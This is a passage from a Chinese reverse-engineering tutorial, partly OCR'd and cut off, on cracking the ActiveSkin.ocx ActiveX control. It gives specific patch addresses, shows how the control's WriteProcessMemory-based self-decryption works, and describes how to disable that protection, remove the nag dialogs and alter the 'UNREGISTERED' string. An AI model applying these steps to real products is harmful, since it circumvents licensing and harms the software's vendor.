


图 2

哈哈！一共有两处（12121529和12121630），将1212152F和12121636两处代码用Hiew NOP掉，意思就是去掉对MessageBoxA函数的调用。但是出现了错误（可能是堆栈不平衡，可以将PUSH语句也NOP掉，不过这样的话在下面的第三战中找不到那个地址）。只好用JMP了（在Hiew中短转移用JMPS，长转移用JMP），将12121522处改为**jmps 1535**，12121629处改为**jmps 163C**，直接跳过对MessageBoxA函数的调用。

整个世界清静了……你可能会说，这么简单，骗稿费的吧！那么，双击test.exe标题栏，让其最大化。怎么样？奇迹出现了！如图3。




图3

第二战 黑暗中的摸索

怎么办，程序可能加了保护，要么就是我修改错了。如果能用动态调试器调试就好了，但是直接载入控件是不行的。那么，可不可以调试控件的容器呢？

我用VB作了一个承载控件的容器，命名为test.exe。用OllyDbg载入test.exe。哈哈，可以运行。但是我却无法断MessageBoxA函数。因为在未运行test.exe时ActiveSkin.ocx不会载入，OllyDbg找不到ActiveSkin.ocx在什么地方调用MessageBoxA函数。

于是我用了最笨的方法，单击运行后盯着状态栏，出现ActiveSkin.ocx后立刻暂停，如图4。




图4

然后在代码窗口单击右键，选择"查看"→"模块ActiveSk"，切换到ActiveSkin.ocx模块（一定要切换，这一步往往漏掉。"查看"菜单的这项功能只有1.10版有，1.09版应该用ALT+E调出"执行模块"窗口中双击相应模块进行切换），在命令行输入**bpx messageboxa**断MessageBoxA函数（下断点之前，最好先单击右键，选择"分析"→"分析代码"，分析一下代码，这样有利于理解）。当然，也有更好的方法（别问我为什么不早说，我后来才搞到的方法）。在"选项"菜单→"调试设置"→"事件"中，选中"中断在新模块（DLL）"，如图5。




图5

这样每次载入新的模块，OllyDbg就会自动中断（此时那个模块已经加载但是还没有运行），这时在CPU窗口右键菜单→"查看"中会找到那个模块的名称，进入那个模块的领空后就可以轻松下断点了。

在ActiveSkin.ocx调用MessageBoxA函数的地方走了一圈，发现了一个小小的机关（只有让OLLYDBG分析了代码后才有详细的资料，很重要的步骤，代码见光盘中的MessageBoxCode.txt）。

原来限制了对话框的显示时间，防止自动关闭（如果关闭速度低于400毫秒就会再次显示）。但是没有发现其它有价值的东西，到底哪里出错也没弄明白。

第三战 一丝曙光

还记得第一战中的奇迹吗？对话框中说了什么？0x1212237C不是内存地址吗？好，查一下。按照第一战中的方式修改，用OllyDbg载入test.exe，让其出现错误。这时OllyDbg会自动停在错误的地方。好家伙，不看不知道，一看吓一跳，从**1212237C**处往下全是错误指令，好像是胡乱编的。再用W32DSM查看源文件中的汇编指令，发现两处的代码根本不一样，但是用W32DSM反汇编出来的也是一堆乱码，如图6。



图6

那么，未修改的ActiveSkin.ocx是什么情况呢？马上找出原版替换，再次载入test.exe，**1212237C**处居然全部成了"良民"。现在可以肯定，程序做了自我保护，只要有一处被修改了，那么**1212237C**处的代码便成了乱码。换句话说，**1212237C**处的代码是动态生成的，只有程序自身完整，才能生成正确的代码。

第四战 揪出元凶WriteProcessMemory

如果找出动态修改代码的地方，不就破了吗？可是怎么找呢？我发现最初载入ActiveSkin.ocx的时候**1212237C**处的代码没

有改变，还是乱码。但是随着载入各种各样的模块（这时还未显示MESSAGEBOX对话框），代码全变了。这说明在加载test.exe某个模块时执行了ActiveSkin.ocx的某部分代码。我做了种种努力，但是都没找到那个模块。于是我使出了杀手锏，在OllyDbg中选上"中断在新模块（DLL）"，运行test.exe。当OllyDbg中断在ActiveSkin.ocx载入后，打开WinHEX的内存编辑功能找到ActiveSkin.ocx的内存区域，将光标定位到**1212237C**处。继续运行test.exe，中断在新模块后用WinHEX刷新ActiveSkin.ocx的内存，看一看有没有变化。如果没有变化，则继续运行test.exe。

如果变化了，则说明刚刚载入的模块中运行了我们要找的代码。重新运行test.exe，中断在刚才找到的模块的前一个模块（就是MSI.DLL），按"CTRL+F9"执行直到返回，最后到了ActiveSkin.ocx领空。F8单步跟踪，遇到CALL步过后刷新内存，看看有没有变化。有变化则重新运行test.exe后步入这个CALL。如此往复缩小范围。

我费了大半天的功夫，终于找到了关键过程（我是在1214AC65处找到的）。原来程序调用WriteProcessMemory函数改写内存（早知到直接断WriteProcessMemory不就行了）。关键过程是**1213E48F**，它的作用就是写内存，下面进入分析环节。

第五战，顺藤摸瓜

在关键过程**1213E48F**处单击右键，选"查看调用结构"（前提是必须分析过代码），将调用1213E48F的所有代码断下，如图7。重新运行test.exe，很快就可以找出三处调用1213E48F的代码（起始地址分别是：第一次：**1214ABA7**；第二次：**12121006**；第三次：**121478CD**）。下面是这三处调用的代码（代码见光盘中的ImportantCode.txt）。




图 7

仔细分析我们发现，每个调用都会有两个参数入栈，这两个参数是什么？还有两个参数进入了ECX和EDX寄存器，它们又是什么呢？只能分析**1213E48F**过程了（代码见光盘中的ImportantCall.txt）。

1213E48F过程很有规律，其中只有一个循环，循环一次写一个字节，跟踪一遍我们就可以明白，入栈的两个参数就是需要修改的内存的范围，而进寄存器的两个参数则是需要保护的代码的范围（就是那些受保护的不允许修改的重要代码，前面的显示MESSAGEBOX的代码就在其中）。

至此，程序的大体保护思路就清楚了。文件中保存的那一堆原始"乱码"其实是中间代码（就是第三战中发现的保存在ActiveSkin.ocx文件的那一部分）。**1213E48F**过程通过读取文件中的中间代码，再与内存中的受保护的代码运算，得到真正的代码，最后存入中间代码所占用的那一部分内存，这样就不难理解了，如果我们将保护代码改动一个字节，都会运算出错误的代码。这也证明了第三战的观点。下面就是中间代码与受保护代码的范围：

中间代码：

```
1212231B-121225C3（文件偏移：231B-25C3）
12121EB7-12121F86（文件偏移：1EB7-1F86）
121482E8-121488C0（文件偏移：282E8-288C0）
```

受保护代码：

```
121214C1-1212165F
12121C00-12121D54
121458AE-121478C9
```

第六战，走向光明

知道了保护方式，如何破解呢？第一种方法就是打内存补丁，将调用MessageBox的那部分代码按第一战的修改方法修改。但是这种方法需要补丁支持，结合不紧密。第二种方法就是修改OCX，我的大体思路是这样的：

首先，运行程序，摘取已经解密的代码。

第二，将摘取的代码替换中间代码，这样ActiveSkin.ocx便不存在中间代码了。

第三，将1213E48F过程调用WriteProcessMemory的代码NOP掉，让其失去作用。

第四，按照第一战的方法修改，去掉对话框。

第一步中的代码我已经摘取好了（*.DAT），用UltraEdit32直接打开替换就可以了（具体位置参考第五战中给出的文件偏移）。注意怎样进行第三步，一定要把调用WriteProcessMemory以及其上PUSH的所有参数都NOP掉（让OLLYDBG分析代码后就变的简单多了）。

这样，WriteProcessMemory已经失去作用。哈哈，ActiveSkin.ocx可以随便改了，包括注册信息，如图8。其字符串"! UNREGISTERED !"在地址**1215B058**处。修改完成后注意存盘，方法是在CPU窗口单击右键选择"复制到可执行文件"→"全部修正"，然后点击"全部复制"按钮。在弹出来的窗口中右键选择"保存文件"即可，如图9。




图 8

后记，我们学到了什么？

1. 主角：中断在新模块

目标：在任意模块中下某个API的断点

一般我们下断点都是针对某个非常可能的API，用**BPX** *命令打开"调用CALL"窗口，然后下断。

但是我们下的断点只针对某个模块的领空，不针对全局。也就是说，如果ActiveSkin.ocx调用了MessageBox函数显示"注册

